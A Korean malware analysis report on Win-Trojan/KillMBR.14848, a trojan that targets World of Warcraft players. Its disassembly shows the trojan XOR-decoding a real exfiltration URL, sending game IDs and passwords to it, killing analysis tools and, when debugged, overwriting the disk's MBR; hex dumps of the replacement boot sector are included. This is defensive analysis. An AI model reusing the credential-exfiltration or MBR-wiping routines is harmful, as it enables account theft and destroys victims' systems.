Win-Trojan/KillMBR.14848 Analysis

1. Simple Analysis

- Sample Code: EC08100300673-000010
- 진단명: Win-Trojan/KillMBR.14848
- File Hash: A2B24630 / 12FC06CA330346C259F351DC54F9BA45

2. Technical Analysis

Win-Trojan/KillMBR.14848(이하 KillMBR)은 World Of WarCraft게임 사용자의 ID와 PW를 유출하여 특정 URL로 전송하는 트로이 목마이며 또한 Anti-Debugging기법을 사용하여 MBR(Master Boot Record)영역을 쓰레기 데이터로 Overwrite하여 부팅이 불가능하게 한다.

(1) Wow.exe파일 실행 중인지 검사하기

--- 프로세스의 경로 및 파일명 얻기 ---

```
10001E59  |.  68 00010000   push    100          ; /BufSize = 100 (256.)
10001E5E  |.  68 14490010   push    10004914     ; |PathBuffer = WTSAPNET.10004914
10001E63  |.  6A 00         push    0            ; |hModule = NULL
10001E65  |.  E8 B80B0000   call    <jmp.&kernel32.GetModuleFileName>; \GetModuleFileNameA
10001E6A  |.  68 14490010   push    10004914 ; /Arg1 = 10004914, GetModuleFileNameA에서 얻어 온 프로세스 명
                                         ; "C:\WINDOWS\system32\Analysis\Debugger\OllyICE\LOADDLL.EXE"
10001E6F  |.  E8 8C0C0000   call    10002B00     ; \WTSAPNET.10002B00
```

--- 얻어온 파일명 버퍼에 저장하기 ---

```
10001E77  |.  50            push    eax          ; /<%s>, 파일명
10001E78  |.  68 A8450010   push    100045A8     ; |Format = "%s"
10001E7D  |.  68 54500010   push    10005054     ; |s = WTSAPNET.10005054, 파일명이 저장될 버퍼
10001E82  |.  E8 3B0B0000   call    <jmp.&user32.wsprintfA>    ; \wsprintfA
```

--- 인코딩된 문자열 디코딩 하기 ---

```
10001E8A  |.  68 53400010   push    10004053 ; 10004053 = 인코딩된 wow.exe가 저장된 Offset
10001E8F  |.  E8 1EF6FFFF   call    100014B2 ; 디코딩 루틴 호출
```

Address	Hex dump	ASCII
10004053	77 6F 77 2E 65 78 65 00 00 00 00 00 00 00 00 00	wow.exe.

--- 디코딩 루틴 : XOR Decryption ---

```
100014B6  |.  8B45 08   mov     eax, dword ptr [ebp+8] ; [ebp+8] = 인코딩된 문자열이 저장된 Offset을 저장한 버퍼
100014B9  |.  33C9      xor     ecx, ecx
100014BB  |>  8A08       /mov    cl, byte ptr [eax] ; 인코딩된 문자 1byte씩 cl로 복사
100014BD  |.  E3 08      |jecxz  short 100014C7 ; if cx = 0이라면
100014BF  |.  80F1 08    |xor    cl, 8 ; 8 = 디코딩 키
100014C2  |.  8808       |mov    byte ptr [eax], cl ; cl = 디코딩된 한 바이트를 byte ptr [eax]로 복사
100014C4  |.  40         |inc    eax
100014C5  |.^ EB F4      \jmp    short 100014BB
```

--- 문자열 비교하기 ---

```
10001E94  |.  6A FF         push    -1           ; /Count2 = FFFFFFFF (-1.)
10001E96  |.  68 53400010   push    10004053     ; |String2 = 디코딩된 wow.exe
```

```
10001E9B  |.  6A FF          push    -1          ; |Count1 = FFFFFFFF (-1.)
10001E9D  |.  68 54500010    push    10005054    ; |String1 = GetModuleFileNameA()에서 얻어온 파일명
10001EA2  |.  6A 01          push    1           ; |CmpOptions = NORM_IGNORECASE
10001EA4  |.  68 00040000    push    400         ; |LocaleId = 400
10001EA9  |.  E8 3E0B0000    call    <jmp.&kernel32.CompareStringA>    ; \CompareStringA
10001EAE  |.  83F8 02        cmp     eax, 2 ; 같으면 eax = 2 다르면 eax = 1
10001EB1  |.  0F85 6D030000 jnz     10002224
```

(2) World Of Warcraft 설치경로 검색

```
10001EB7  |.  C705 835C0010>mov     dword ptr [10005C83], 100
10001EC1  |.  68 EC450010    push    100045EC    ; /Arg5 = 100045EC ASCII "REG_SZ"
10001EC6  |.  68 835C0010    push    10005C83    ; |Arg4 = 10005C83
10001ECB  |.  68 835A0010    push    10005A83    ; |Arg3 = 10005A83
10001ED0  |.  68 E0450010    push    100045E0    ; |Arg2 = 100045E0 ASCII "InstallPath"
10001ED5  |.  68 AC450010    push    100045AC
; |Arg1 = 100045AC ASCII "SOFTWARE\Blizzard Entertainment\World of Warcraft"
10001EDA  |.  E8 3CF1FFFF    call    1000101B    ; \WTSAPNET.1000101B
```

--- RegOpenKeyExA() : World of Warcraft키 오픈하기 ---

```
1000102B  |.  50             push    eax         ; /pHandle
1000102C  |.  6A 01          push    1           ; |Access = KEY_QUERY_VALUE
1000102E  |.  6A 00          push    0           ; |Reserved = 0
10001030  |.  FF75 08        push    dword ptr [ebp+8]
; |Subkey = "SOFTWARE\Blizzard Entertainment\World of Warcraft"
10001033  |.  68 02000080    push    80000002    ; |hKey = HKEY_LOCAL_MACHINE
10001038  |.  E8 A51A0000    call    <jmp.&advapi32.RegOpenKeyExA>     ; \RegOpenKeyExA
1000103D  |.  0BC0           or      eax, eax ; 성공하면 0, 실패하면 0이 아닌 값 리턴
1000103F  |.  75 21          jnz     short 10001062 ; 실패할 경우 10001062로 분기
```

--- RegQueryValueExA() : InstallPath 쿼리하기 ---

```
10001041  |.  FF75 14        push    dword ptr [ebp+14]    ; /pBufSize = WTSAPNET.10005C83
10001044  |.  FF75 10        push    dword ptr [ebp+10]    ; |Buffer
10001047  |.  FF75 18        push    dword ptr [ebp+18]    ; |pValueType = 100045EC, REG_SZ
1000104A  |.  6A 00          push    0                     ; |Reserved = NULL
1000104C  |.  FF75 0C        push    dword ptr [ebp+C]     ; |ValueName = "InstallPath"
1000104F  |.  FF75 FC        push    dword ptr [ebp-4]     ; |hKey
10001052  |.  E8 911A0000    call    <jmp.&advapi32.RegQueryValueExA> ; \RegQueryValueExA
```

--- RegCloseKey() : 핸들종료 ---

```
1000105A  |.  FF75 FC        push    dword ptr [ebp-4]     ; /hKey
1000105D  |.  E8 7A1A0000    call    <jmp.&advapi32.RegCloseKey> ; \RegCloseKey
```

(3) 특정 파일찾기

```
10001EDF  |.  68 835A0010    push    10005A83    ; /String2 = "Data\enUS\base-enUS.MPQ"
10001EE4  |.  68 835B0010    push    10005B83    ; |String1 = WTSAPNET.10005B83, WoW의 InstallPath
10001EE9  |.  E8 D00B0000    call    <jmp.&kernel32.lstrcpyA>  ; \lstrcpyA
10001EEE  |.  68 F4450010    push    100045F4    ; /StringToAdd = "Data\enUS\base-enUS.MPQ"
10001EF3  |.  68 835A0010    push    10005A83    ; |ConcatString = "Data\enUS\base-enUS.MPQ"
10001EF8  |.  E8 B50B0000    call    <jmp.&kernel32.lstrcatA>  ; \lstrcatA
10001EFD  |.  68 0D550010    push    1000550D    ; /pFindFileData = WTSAPNET.1000550D
```

```
10001F02  |.  68 835A0010   push    10005A83     ; |FileName = "Data\enUS\base-enUS.MPQ"
10001F07  |.  E8 FE0A0000   call    <jmp.&kernel32.FindFirstFileA>    ; \FindFirstFileA
10001F0C  |.  83F8 FF       cmp     eax, -1 ; 실패하면 -1, 성공하면 다른 값 리턴
10001F0F  |.  0F84 82010000 je      10002097 ; 실패하면 10002097로 점프
```

* BinText String Analysis :

```
00003054   10004654      0    Data\koKR\base-koKR.MPQ
```

이외에도 World Of Warcraft와 관련된 다수의 파일의 존재여부를 검사함.

(4) CreateThread() : 프로그램 종료 & 정보유출하기

--- CreateThread()1 : 프로그램 종료 ---

```
10002069  |.  68 B35D0010   push    10005DB3     ; /pThreadId = WTSAPNET.10005DB3
1000206E  |.  6A 00         push    0            ; |CreationFlags = 0
10002070  |.  6A 00         push    0            ; |pThreadParm = NULL
10002072  |.  68 311C0010   push    10001C31     ; |ThreadFunction = WTSAPNET.10001C31
10002077  |.  6A 00         push    0            ; |StackSize = 0
10002079  |.  6A 00         push    0            ; |pSecurity = NULL
1000207B  |.  E8 78090000   call    <jmp.&kernel32.CreateThread>      ; \CreateThread
```

--- FindWindowA() : Windows Title얻기 ---

```
10001C31   > /68 9C450010   push    1000459C      ; /Title = "WinHex"
10001C36   . |6A 00         push    0             ; |Class = 0
10001C38   . |E8 910D0000   call    <jmp.&user32.FindWindowA>     ; \FindWindowA
10001C3D   . |0BC0          or      eax, eax ; 실패하면 0, 성공하면 0이 아닌 값 리턴
10001C3F   . |74 0C         je      short 10001C4D ; 실패하면 10001C4D
```

--- SendMessageA() : 프로그램 종료하기 ---

```
10001C41   . |6A 00         push    0             ; /lParam = 0
10001C43   . |6A 00         push    0             ; |wParam = 0
10001C45   . |6A 10         push    10            ; |Message = WM_CLOSE
10001C47   . |50            push    eax           ; |hWnd
10001C48   . |E8 8D0D0000   call    <jmp.&user32.SendMessageA>    ; \SendMessageA
```

---- Sleep() : 대기하기 ---

```
10001C4D   > |68 D0070000   push    7D0           ; /Timeout = 2000. ms
10001C52   . |E8 370E0000   call    <jmp.&kernel32.Sleep>     ; \Sleep
10001C57   .^\EB D8         jmp     short 10001C31
```

--- CreateThread()2 : 정보전송 ---

```
10002080  |.  68 AF5D0010   push    10005DAF                  ; /pThreadId = WTSAPNET.10005DAF
10002085  |.  6A 00         push    0                         ; |CreationFlags = 0
10002087  |.  6A 00         push    0                         ; |pThreadParm = NULL
10002089  |.  68 3B1A0010   push    10001A3B          ; |ThreadFunction = WTSAPNET.10001A3B
1000208E  |.  6A 00         push    0                         ; |StackSize = 0
10002090  |.  6A 00         push    0                         ; |pSecurity = NULL
10002092  |.  E8 61090000   call    <jmp.&kernel32.CreateThread>      ; \CreateThread
```

--- 디코딩 루틴 : XOR Decryption ---

```
100014B6  |.  8B45 08       mov     eax, dword ptr [ebp+8] ; [ebp+8] = 인코딩된 문자열 Offset을 저장한 버퍼
```

```
100014B9  |.  33C9          xor     ecx, ecx
100014BB  |>  8A08          /mov     cl, byte ptr [eax] ; 인코딩된 문자 1byte씩 cl로 복사
100014BD  |.  E3 08        |jecxz   short 100014C7 ; if cx = 0이라면
100014BF  |.  80F1 08      |xor     cl, 8 ; 8 = 디코딩 키
100014C2  |.  8808         |mov     byte ptr [eax], cl ; cl = 디코딩된 한 바이트를 byte ptr [eax]로 복사
100014C4  |.  40           |inc     eax
100014C5  |.^ EB F4        \jmp     short 100014BB
```

--- 디코딩하기 1 ---

```
10001533  |> \68 03410010   push    10004103 ; 인코딩된 문자열의 Offset
10001538  |.  E8 75FFFFFF   call    100014B2 ; 디코딩 루틴 호출
```

--- 인코딩된 문자열 ---

```
10004103  60 7C 7C 78 32 27 27 3A 38 3A 26 39 38 3D 26 39   `||x2":8:&98=&9
10004113  3F 31 26 39 3B 38 27 7F 67 7F 27 7F 67 7F 70 70   ?1&9;8'g'gpp
10004123  67 70 70 26 69 7B 78 00                           gpp&i{x.
```

--- 디코딩된 문자열 ---

```
10004103  68 74 74 70 3A 2F 2F 32 30 32 2E 31 30 35 2E 31   http://202.105.1
10004113  37 39 2E 31 33 30 2F 77 6F 77 2F 77 6F 77 78 78   79.130/wow/wowxx
10004123  6F 78 78 2E 61 73 70 00                           oxx.asp.
```

--- 디코딩하기 2 ---

```
1000153D  |.  68 5A410010   push    1000415A ; 인코딩된 문자열의 Offset
10001542  |.  E8 6BFFFFFF   call    100014B2 ; 디코딩 루틴 호출
```

--- 인코딩된 문자열 ---

```
1000415A  60 7C 7C 78 32 27 27 3A 38 3A 26 39 38 3D 26 39   `||x2":8:&98=&9
1000416A  3F 31 26 39 3B 38 27 7F 67 7F 27 7F 67 7F 70 70   ?1&9;8'g'gpp
1000417A  67 70 70 26 69 7B 78 00                           gpp&i{x.
```

--- 디코딩된 문자열 ---

```
1000415A  68 74 74 70 3A 2F 2F 32 30 32 2E 31 30 35 2E 31   http://202.105.1
1000416A  37 39 2E 31 33 30 2F 77 6F 77 2F 77 6F 77 78 78   79.130/wow/wowxx
1000417A  6F 78 78 2E 61 73 70 00                           oxx.asp.
```

--- 디코딩하기 3 ---

```
10001547  |.  68 5F420010   push    1000425F ; 인코딩된 문자열의 Offset
1000154C  |.  E8 61FFFFFF   call    100014B2 ; 디코딩 루틴 호출

1000425F  00 65 6C 65 63 74 20 20 20 20 20 20 20 20 20 20   .elect
```

1000425F가 가리키는 Offset의 첫 바이트가 0x00h이므로 디코딩루틴은 수행하지 않음

--- 디코딩하기 4 ---

```
10001B4F   .  68 08420010   push    10004208 ; 인코딩된 문자열의 Offset
10001B54   .  E8 59F9FFFF   call    100014B2 ; 디코딩 루틴 호출
```

--- 인코딩된 문자열 ---

```
10004208  60 7C 7C 78 32 27 27 3A 38 3A 26 39 38 3D 26 39   `||x2":8:&98=&9
10004218  3F 31 26 39 3B 38 27 7F 67 7F 27 7F 67 7F 70 70   ?1&9;8'g'gpp
```

```
10004228   67 70 70 26 69 7B 78 00                              gpp&i{x.
```

--- 디코딩된 문자열 ---

```
10004208   68 74 74 70 3A 2F 2F 32 30 32 2E 31 30 35 2E 31   http://202.105.1
10004218   37 39 2E 31 33 30 2F 77 6F 77 2F 77 6F 77 78 78   79.130/wow/wowxx
10004228   6F 78 78 2E 61 73 70 00                           oxx.asp.
```

Address	Hex dump	ASCII
10004208	60 7C 7C 78 32 27 27 3A 38 3A 26 39 38 3D 26 39	`||x2'':8:&98=&9
10004218	3F 31 26 39 3B 38 27 7F 67 7F 27 7F 67 7F 70 70	?1&9;8'□g□'□g□pp
10004228	67 70 70 26 69 7B 78 00 20 20 20 20 20 20 20 20	gpp&i{x.

[인코딩된 문자열]

Address	Hex dump	ASCII
10004208	68 74 74 70 3A 2F 2F 32 30 32 2E 31 30 35 2E 31	http://202.105.1
10004218	37 39 2E 31 33 30 2F 77 6F 77 2F 77 6F 77 78 78	79.130/wow/wowxx
10004228	6F 78 78 2E 61 73 70 00 20 20 20 20 20 20 20 20	oxx.asp.

[디코딩된 문자열]

--- 정보 조합하기 ---

```
10001B01   .  68 38450010   push    10004538      ; /<%s> = "轟"
10001B06   .  68 34450010   push    10004534      ; |<%s> = "轟"
10001B0B   .  68 30450010   push    10004530      ; |<%s> = "轟"
10001B10   .  68 2C450010   push    1000452C      ; |<%s> = "轟"
10001B15   .  68 28450010   push    10004528      ; |<%s> = "轟"
10001B1A   .  68 7E480010   push    1000487E      ; |<%s> = ""
10001B1F   .  68 4C480010   push    1000484C      ; |<%s> = ""
10001B24   .  68 08420010   push    10004208      ; |<%s> = "http://202.105.179.130/wow/wowxxoxx.asp"
10001B29   .  68 F0440010   push    100044F0      ;
|Format = "%s?wowu=%s&wowp=%s&wows=%s&wowj=%s&wowf=%s&y=%s&wowl=%s"
10001B2E   .  68 875E0010   push    10005E87      ; |s = WTSAPNET.10005E87
10001B33   .  E8 8A0E0000   call    <jmp.&user32.wsprintfA>    ; \wsprintfA
```

--- 정보 전송하기 ---

```
10001B3B   .  68 875E0010   push    10005E87      ;
/Arg1 = 10005E87 ASCII "http://202.105.179.130/wow/wowxxoxx.asp?wowu=&wowp=&wows=轟&wowj=轟
&wowf=轟&y=轟&wowl=轟"
10001B40   .  E8 87F9FFFF   call    100014CC      ; \WTSAPNET.100014CC
```

--- InternetOpenA() : ---

```
100014D2  |.  60            pushad
100014D3  |.  6A 00         push    0
100014D5  |.  6A 00         push    0
100014D7  |.  6A 00         push    0
100014D9  |.  6A 00         push    0
100014DB  |.  68 DC430010   push    100043DC                  ;  ASCII "read"
100014E0  |.  E8 FB170000   call    <jmp.&wininet.InternetOpenA>
100014E5  |.  0BC0          or      eax, eax ; 실패하면 0, 성공하면 0이 아닌 값 리턴
```

```
100014E7  |.  74 03          je       short 100014EC ; 실패하면 100014EC로 분기
```

--- InternetOpenUrlA() : ---

```
100014E9  |.  8945 FC        mov      dword ptr [ebp-4], eax
100014EC  |>  6A 00           push     0
100014EE  |.  68 00002000    push     200000
100014F3  |.  6A 00          push     0
100014F5  |.  6A 00          push     0
100014F7  |.  FF75 08        push     dword ptr [ebp+8] ; 10005E87 = 조합된 URL이 저장된 버퍼
100014FA  |.  FF75 FC        push     dword ptr [ebp-4] ;
100014FD  |.  E8 E4170000    call     <jmp.&wininet.InternetOpenUrlA>
```

5. MBR영역에 쓰레기 코드쓰기

--- Anti-Debugging ---

```
10001000  /$  64:A1 1800000>mov     eax, dword ptr fs:[18] ; fs:[18] = 0x7FFDF000h, TEB
10001006  |.  8B40 30        mov      eax, dword ptr [eax+30] ; [eax+30] = 0x7FFD8000h
10001009  |.  0FB640 02      movzx    eax, byte ptr [eax+2] ; [eax+2] = 0x01h
1000100D  |.  83F8 01        cmp      eax, 1
10001010  |.  74 02      je      short 10001014 ; eax = 1일때, 디버깅 당하고 있는 것으로 판단하고 10001014로 분기
10001012  |.  EB 06          jmp      short 1000101A
10001014  |>  E8 F71B0000    call     10002C10
10001019  |.  C3             retn
```

--- CreateFileA() : 물리 드라이브에 쓰일 파일 생성하기 ---

```
10002C23  |.  6A 00          push     0                          ; /hTemplateFile = NULL
10002C25  |.  F3:AB          rep      stos dword ptr es:[edi]    ; |
10002C27  |.  66:AB          stos     word ptr es:[edi]          ; |
10002C29  |.  6A 00          push     0                          ; |Attributes = 0
10002C2B  |.  6A 03          push     3                          ; |Mode = OPEN_EXISTING
10002C2D  |.  AA             stos     byte ptr es:[edi]          ; |
10002C2E  |.  6A 00          push     0                          ; |pSecurity = NULL
10002C30  |.  B9 0C000000    mov      ecx, 0C                    ; |
10002C35  |.  BE F0470010    mov      esi, 100047F0          ; |100047F0 = MBR영역에 쓰여질 코드가 저장된 Offset
10002C3A  |.  8D7C24 20      lea      edi, dword ptr [esp+20] ; |[esp+20] = esi에 저장된 주소가 저장될 버퍼
10002C3E  |.  6A 03          push     3           ; |ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
10002C40  |.  68 000000C0    push     C0000000; |Access = GENERIC_READ|GENERIC_WRITE
10002C45  |.  F3:A5      rep      movs dword ptr es:[edi], dword p>; | [esi]에 저장된 주소가 가리키는 데이터를 복사
10002C47  |.  68 24480010    push     10004824                   ; |FileName = "\\.\PHYSICALDRIVE0"
10002C4C  |.  C68424 2A0200>mov      byte ptr [esp+22A], 55     ; |
10002C54  |.  C68424 2B0200>mov      byte ptr [esp+22B], 0AA    ; |
10002C5C  |.  FF15 24300010 call     dword ptr [<&kernel32.CreateFile>; \CreateFileA
10002C62  |.  8BF0           mov      esi, eax ; CreateFileA()함수 수행후 리턴된 핸들
10002C64  |.  83FE FF        cmp      esi, -1 ; 성공? 실패? 비교
10002C67  |.  75 0B          jnz      short 10002C74 ; 성공일 경우 10002C74로 점프
```

--- DeviceIoControl() : PHYSICALDRIVE0 접근하기 ---

```
10002C7E  |.  6A 00          push     0          ; /pOverlapped = NULL
10002C80  |.  50             push     eax        ; |pBytesReturned, eax = MBR영역에 쓰여질 코드가 저장된 버퍼
10002C81  |.  6A 00          push     0          ; |OutBufferSize = 0
10002C83  |.  6A 00          push     0          ; |OutBuffer = NULL
```


```
10002C85  |.  6A 00          push    0                ; |InBufferSize = 0
10002C87  |.  6A 00          push    0                ; |InBuffer = NULL
10002C89  |.  68 18000900    push    90018            ; |IoControlCode = FSCTL_LOCK_VOLUME,
                                                      ; hDevice를 통해서만 접근할 수 있도록 설정
10002C8E  |.  56    push     esi     ; |hDevice = 00000050, CreateFileA()함수에서 리턴된 핸들, PHYSICALDRIVE0
10002C8F  |.  FFD7          call    edi              ; \DeviceIoControl
```

--- WriteFile() : MBR영역에 쓰레기 코드쓰기 ---

```
10002C91  |.  8D4C24 0C      lea     ecx, dword ptr [esp+C] ; MBR영역에 쓰여질 코드가 저장된 버퍼
10002C95  |.  6A 00          push    0                      ; /pOverlapped = NULL
10002C97  |.  51             push    ecx                    ; |pBytesWritten
10002C98  |.  8D5424 18      lea     edx, dword ptr [esp+18]  ; |
10002C9C  |.  68 00020000    push    200              ; |nBytesToWrite = 200 (512.), MBR영역의 사이즈
10002CA1  |.  52             push    edx                ; |Buffer
10002CA2  |.  56             push    esi              ; |hFile, CreateFileA()함수에서 리턴된 핸들
10002CA3  |.  FF15 98300010 call     dword ptr [<&kernel32.WriteFile>>; \WriteFile
```


--- DeviceIoControl() : PHYSICALDRIVE0 접근해제 ---

```
10002CAD  |.  6A 00          push    0                      ; /pOverlapped = NULL
10002CAF  |.  50             push    eax                    ; |pBytesReturned
10002CB0  |.  6A 00          push    0                      ; |OutBufferSize = 0
10002CB2  |.  6A 00          push    0                      ; |OutBuffer = NULL
10002CB4  |.  6A 00          push    0                      ; |InBufferSize = 0
10002CB6  |.  6A 00          push    0                      ; |InBuffer = NULL
10002CB8  |.  68 1C000900    push    9001C            ; |IoControlCode = FSCTL_UNLOCK_VOLUME
10002CBD  |.  56             push    esi                    ; |hDevice
10002CBE  |.  FFD7           call    edi                    ; \DeviceIoControl
```



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	33	C0	8E	D0	BC	00	7C	FB	50	07	50	1F	FC	BE	1B	7C	3ÀŽÐ¼.|ûP.P.ü¾.| Sector 0
00000010	BF	1B	06	50	57	B9	E5	01	F3	A4	CB	BD	BE	07	B1	04	¿..PW¹å.ó¤Ë½¾.±.
00000020	38	6E	00	7C	09	75	13	83	C5	10	E2	F4	CD	18	8B	F5	8n.|.u.ƒÅ.âôÍ.‹õ
00000030	83	C6	10	49	74	19	38	2C	74	F6	A0	B5	07	B4	07	8B	ƒÆ.It.8,tö µ.´.‹
00000040	F0	AC	3C	00	74	FC	BB	07	00	B4	0E	CD	10	EB	F2	88	ð¬<.tü»..´.Í.ëò^
00000050	4E	10	E8	46	00	73	2A	FE	46	10	80	7E	04	0B	74	0B	N.èF.s*þF.€~..t.
00000060	80	7E	04	0C	74	05	A0	B6	07	75	D2	80	46	02	06	83	€~..t. ¶.uÒ€F..ƒ
00000070	46	08	06	83	56	0A	00	E8	21	00	73	05	A0	B6	07	EB	F..ƒV..è!.s. ¶.ë
00000080	BC	81	3E	FE	7D	55	AA	74	0B	80	7E	10	00	74	C8	A0	¼.>þ}Uªt.€~..tÈ
00000090	B7	07	EB	A9	8B	FC	1E	57	8B	F5	CB	BF	05	00	8A	56	·.ë©‹ü.W‹õË¿..ŠV
000000A0	00	B4	08	CD	13	72	23	8A	C1	24	3F	98	8A	DE	8A	FC	.´.Í.r#ŠÁ$?˜ŠÞŠü
000000B0	43	F7	E3	8B	D1	86	D6	B1	06	D2	EE	42	F7	E2	39	56	C÷ã‹Ñ†Ö±.ÒîB÷â9V
000000C0	0A	77	23	72	05	39	46	08	73	1C	B8	01	02	BB	00	7C	.w#r.9F.s.¸...».|
000000D0	8B	4E	02	8B	56	00	CD	13	73	51	4F	74	4E	32	E4	8A	‹N.‹V.Í.sQOtN2ä‹
000000E0	56	00	CD	13	EB	E4	8A	56	00	60	BB	AA	55	B4	41	CD	V.Í.ëäŠV.`»ªU´AÍ
000000F0	13	72	36	81	FB	55	AA	75	30	F6	C1	01	74	2B	61	60	.r6.ûUªu0öÁ.t+a`
00000100	6A	00	6A	00	FF	76	0A	FF	76	08	6A	00	68	00	7C	6A	j.j.ÿv.ÿv.j.h.|j
00000110	01	6A	10	B4	42	8B	F4	CD	13	61	61	73	0E	4F	74	0B	.j.´B‹ôÍ.aas.Ot.
00000120	32	E4	8A	56	00	CD	13	EB	D6	61	F9	C3	49	6E	76	61	2äŠV.Í.ëÖaùÃInva
00000130	6C	69	64	20	70	61	72	74	69	74	69	6F	6E	20	74	61	lid partition ta
00000140	62	6C	65	00	45	72	72	6F	72	20	6C	6F	61	64	69	6E	ble.Error loadin
00000150	67	20	6F	70	65	72	61	74	69	6E	67	20	73	79	73	74	g operating syst
00000160	65	6D	00	4D	69	73	73	69	6E	67	20	6F	70	65	72	61	em.Missing opera
00000170	74	69	6E	67	20	73	79	73	74	65	6D	00	00	00	00	00	ting system.....

[MBR 영역에 쓰기 전]



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000000	B8	12	00	CD	10	BD	18	7C	B9	18	00	B8	01	13	BB	0C	¸..Í.½.|¹..¸..».. Sector 0
000000010	00	BA	1D	0E	CD	10	E2	FE	49	20	61	6D	20	76	69	72	.º..Í.âþI am vir
000000020	75	73	21	20	46	75	63	6B	20	79	6F	75	20	3A	2D	29	us! Fuck you :-)
000000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

[MBR 영역에 쓴 후]

[부팅 시 화면]